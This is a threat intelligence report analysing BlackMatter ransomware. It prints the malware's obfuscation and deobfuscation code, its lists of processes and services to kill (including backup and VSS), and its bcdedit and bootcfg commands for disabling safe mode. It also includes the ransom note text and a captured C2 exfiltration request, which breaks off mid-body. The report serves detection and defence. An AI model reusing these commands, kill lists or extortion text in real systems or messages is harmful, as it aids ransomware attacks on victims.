
MALWARE/
TOOLS
PROFILE


Recorded Future®

By Insikt Group®

August 4, 2021



Protect Against BlackMatter Ransomware Before It's Offered



Rules

We do not attack:

- Hospitals.
- Critical infrastructure facilities (nuclear power plants, power plants, water treatment facilities).
- Oil and gas industry (pipelines, oil refineries).
- Defense industry.
- Non-profit companies.
- Government sector.

If your company is on that list you can ask us for free decryption.

About us

We are a team that unites people according to one common interest - money.
We provide the best service for our clients and partners compared to our competitors.
We rely on honesty and transparency in our dealings with our victims.
We never attack the company twice and always fulfill our obligations.
We invite the recovery companies to cooperate with, you can contact us through "*Contact Us*".

Figure 1: Public extortion blog (Source: BlackMatter Ransomware)

Insikt Group reverse-engineered the Linux and Windows variants of BlackMatter ransomware and provided a high-level overview of the functionality in addition to IOCs, utilities, and detections. The intended audience of this research is threat intelligence professionals and those interested in a technical overview of the new ransomware variant.

Executive Summary

Insikt Group analyzed Windows and Linux variants of BlackMatter ransomware, a new ransomware-as-a-service (RaaS) affiliate program founded in July 2021. During our technical analysis, we found that both variants accomplish similar goals of encrypting a victim's files and appear to have been developed by a relatively sophisticated group. The Windows version of the ransomware employs several obfuscation and anti-reverse engineering techniques, suggesting that it was created by an experienced ransomware developer. BlackMatter's Linux variant is another example of an emerging trend of malware targeting Linux-based systems, including ESXi and network-attached storage (NAS) devices. Recorded Future has provided reverse-engineering utilities, a YARA rule, and IOCs that organizations can use to hunt or detect the ransomware.

Background

BlackMatter is a new ransomware-as-service (RaaS) affiliate program that was founded in July 2021. According to BlackMatter, "The project has incorporated in itself the best features of DarkSide, REvil, and LockBit".

According to their public blog, as shown in Figure 1 below, the threat actor group does not conduct attacks against organizations in several industries, including healthcare, critical infrastructure, oil and gas, defense, non-profit, and government.

Technical Analysis

Insikt Group analyzed the Windows and Linux executable versions of BlackMatter ransomware. Unlike some less sophisticated ransomware variants, the Windows version of BlackMatter employs anti-VM techniques as well as import and string obfuscation, while the Linux version obfuscates configuration information. At a high level, both the Linux and Windows variants have approximately the same functionality, with differences in implementation based on their respective operating system targets.


Windows Ransomware Variant

According to the threat actor's advertisement, the Windows ransomware variant was successfully tested on Windows Server 2003 through 2021, Windows 7 and newer, and is available in executable form, Reflective DLL and PowerShell. Insikt Group's analysis focused primarily on the Windows executable version, which purports to be "version 1.2".

The ransomware is designed to make reverse engineering more challenging by obfuscating 3 values: imported function calls, strings used by the ransomware, and configuration information essential to the encryption process.

Although the import obfuscation technique (shown on the left in Figure 2 below) is somewhat simple, the technique makes it difficult for a reverse engineer to directly view which library functions are being called at what point. Instead of directly calling the exported function from the DLL, which would make the call target plainly visible (see Figure 2, right), the ransomware calls code at an address (top, left), that XORs two values together to compute the address of the cal (bottom, left)l: one that depends on the function it wishes to call, and the other is 0×22065fed.


Similarly, the string obfuscation technique is also XOR-based and uses a rolling XOR seed over 4-byte chunks of the encrypted text, as seen in Figure 3 below. For configuration data, including the C2 information and the list of services the ransomware looks to stop, a second deobfuscation routine is performed, followed by a base64-decode of the data.



```
B8 5D7A7556        | mov eax,56757A5D
35 ED5F0622        | xor eax,22065FED
FFE0               | jmp eax
```

```
8B4D 10           | mov ecx,dword ptr ss:[ebp+10]
898D E4FCFFFF     | mov dword ptr ss:[ebp-31C],ecx
8985 ECFCFFFF     | mov dword ptr ss:[ebp-314],eax
FF15 4020B774     | call dword ptr ds:[<&IsDebuggerPresent>]
```

Figure 2: Top: Import obfuscation technique employed by BlackMatter ransomware using XOR with 0×22065FED to calculate function address.
Bottom: typical function call from other malware. (Source: Recorded Future)



```
do {
  uVar1 = keyinit(param_1,param_2,0xc8aee93a,&local_8);
  param_2 = (undefined4)((ulonglong)uVar1 >> 0x20);
  *data = *data ^ (byte)uVar1;
  if (size == 1) {
    return;
  }
  data[1] = data[1] ^ (byte)((ulonglong)uVar1 >> 8);
  if (size == 2) {
    return;
  }
  data[2] = data[2] ^ (byte)((ulonglong)uVar1 >> 0x10);
  if (size == 3) {
    return;
  }
  data[3] = data[3] ^ (byte)((ulonglong)uVar1 >> 0x18);
  data = data + 4;
  size = size + -4;
  param_1 = extraout_ECX;
} while (size != 0);
```

Figure 3: String deobfuscation algorithm for BlackMatter (Source: Recorded Future)


Outside of these obfuscation techniques, the ransomware goes through the following steps during execution:

- First, the malware sets up the function pointers in memory for each of the DLLs. During the process, it checks whether the memory allocated has been filled in with 0xABABABAB, an indication the HEAP_TAIL_CHECKING_ENABLED flag is set indicating a debugger is in use, which is likely being used as an anti-debug technique.
- Then, it obtains the MachineGUID from the SOFTWARE\\Microsoft\\Cryptography registry key and Base64-encodes it. It uses this value as a unique identifier for the ransomware, prepending it to the README.txt ransom note filename as seen in Figures 5 and 6. The MachineGUID value is also used to create a mutex, and the MD4 of this value is appended to Global\<MD4 value>.
- The ransomware decodes the configuration information using the string deobfuscation technique described above. In the configuration data, the malware stores a list of services and processes to stop and command and control domains. Identifying processes and services to stop is fairly typical of ransomware as these processes and services may make it easier for a defender to recover files or interfere with the encryption process.
- Next, based on the command line arguments provided to the ransomware, it will execute a different subset of functionality. By default, the ransomware has the following behavior:

- Collect and send victim information to the C2, including the computer's hostname, the username of the victim and other information about the affected system. An example of this data and the format it is contained in is below in Figure 4. A Wireshark capture of the traffic is contained in Figure 7.
- Optionally stops any running processes or services, as described above. The sample analyzed by Insikt Group looked for the following processes and services to stop, according to its configuration information.
    - Processes: encsvc, thebat, mydesktopqos, xfssvccon, firefox, infopath, winword, steam, synctime, notepad, ocomm, onenote, mspub, thunderbird, agntsvc, sql, excel, powerpnt, outlook, wordpad, dbeng50, isqlplussvc, sqbcoreservice, oracle, ocautoupds, dbsnmp, msaccess, tbirdconfig, ocssd, mydesktopservice, and visio
    - Services: mepocs, memtas, veeam, svc$, backup, sql, vss
- Optionally encrypts logical drives and network shares attached to the victim system
- Encrypts the files on the local machine
- Sends back statistics on the encryption results, including execution time, start time, stop time, and the number of files encrypted to the C2
- If the system booted in normal mode, it changes the victim's wallpaper and creates a ransom note, as seen in Figure 5 and Figure 6 below. If the system booted in a failsafe mode, the malware will execute one of the following to turn off safe mode, based on the version of Windows:
    - bootcfg /raw /fastdetect /id 1
    - bootcfg /raw /a /safeboot:network /id 1
    - bcdedit /deletevalue {current} safeboot
    - bcdedit /set {current} safeboot network


```
{
“bot_version”:”1.2”
“bot_id”:”dc8033a72d9222bad89b5e96666ec076”,
“bot_company”:”[REDACTED],
“host_hostname”:”DESKTOP-[REDACTED]”,
“host_user”:”user”,
“host_os”:”Windows 10 Home”,
“host_domain”:”WORKGROUP”,
“host_arch”:”x86”,
“host_lang”:”en-US”,
“disks_info”:[
{
“disk_name”:”C”,
“disk_size”:”61437”,
“free_size”:”50150”
}
]
}”
```

Figure 4: Data sent back to the C2 by BlackMatter ransomware (Source: Recorded Future)




```
      ~+
               *       +
         '     BLACK       |
     ()    .-.,='``'=.    - o -
           '=/_       \     |
        *   |  '=._    |
             \     `=./`,        '
          .   '=.__.=' `='      *
 +             Matter        +
      O      *        '       .

>>> What happens?
   Your network is encrypted, and currently not operational.
   We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.

>>> What guarantees?
   We are not a politically motivated group and we do not need anything other than your money.
   If you pay, we will provide you the programs for decryption and we will delete your data.
   If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals.
   We always keep our promises.

>>> How to contact with us?
   1. Download and install TOR Browser (https://www.torproject.org/).
   2. Open http://supp24yy6a66hwszu2piygicgwzdtbwftb76htfj7vnip3getgqnzxid.onion/GDBJS76DH3D4IKQD2Q07R.

>>> Warning! Recovery recommendations.
   We strongly recommend you to do not MODIFY or REPAIR your files, that will damage them.
```

Figure 5: BlackMatter ransom note (Source: Recorded Future)



BlackMatter Ransomware encrypted all your files!
To get your data back and keep your privacy safe,
you must find sQpMtrZMC.README.txt file
and follow the instructions!

Figure 6: BlackMatter desktop wallpaper (Source: Recorded Future)



```
POST /?
79xO9=cF3jsN&xrFDEH=w3EJsVlYKlB88Xtm3Kz&keYni=xy2p9FaNI4y54PQzPtm&XMwCL=jgKOruooAufDFv&oWVQ4
qH=z1yU3Eh1h879&LEBeNrP=dax6bXvS9lX3iCj&oCYtpN=dnbRGfJe&Qyh7RuLYF=oZ80DNqDREctP19Kg&B07r=szl
bM5zardU&b9XiZHz7=B9kHcRQ4iTOi7pQRUH&1JBxWQt=ndUU1u74cwZ3KYG8C HTTP/1.1
Accept: */*
Connection: keep-alive
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain
User-Agent: AppleWebKit/587.38 (KHTML, like Gecko)
Host: paymenthacks.com
Content-Length: 757
Cache-Control: no-cache

04jd=xXch&2v3=w3A7AFyZaps97&nkK=Ke8WgEHN2NJk&R5hxa1=bab21ee475b52c0c9eb47d23ec9ba1d1&rB3=CjX
L&pVE1r3k=YCJxF9l9nlR3fxf4DOG&C2BrKASNP=88DV0Bnz5BkM&Fgq=LS9bnTlfC&rOPCuP5D=WDmZtNQGWWhzG&UO
INZ83X=YHowQ3TvWrU4k2VhbUz&AdXOEma9q=YfaQKaQ2MgT/gUK2R7D1oeFg8az0LuXp2oomke9mi6pjQ/aJ4DVi/
ZGdLzuK+GUXfbkbxiX+PgRdowvewF8oQZEYNpJy+EvGY/puA+VFS/
lTvxuL1kgyCYo2jCm3mB1qQm1H8ogbOkDmKElRCMZJ3Dc3u
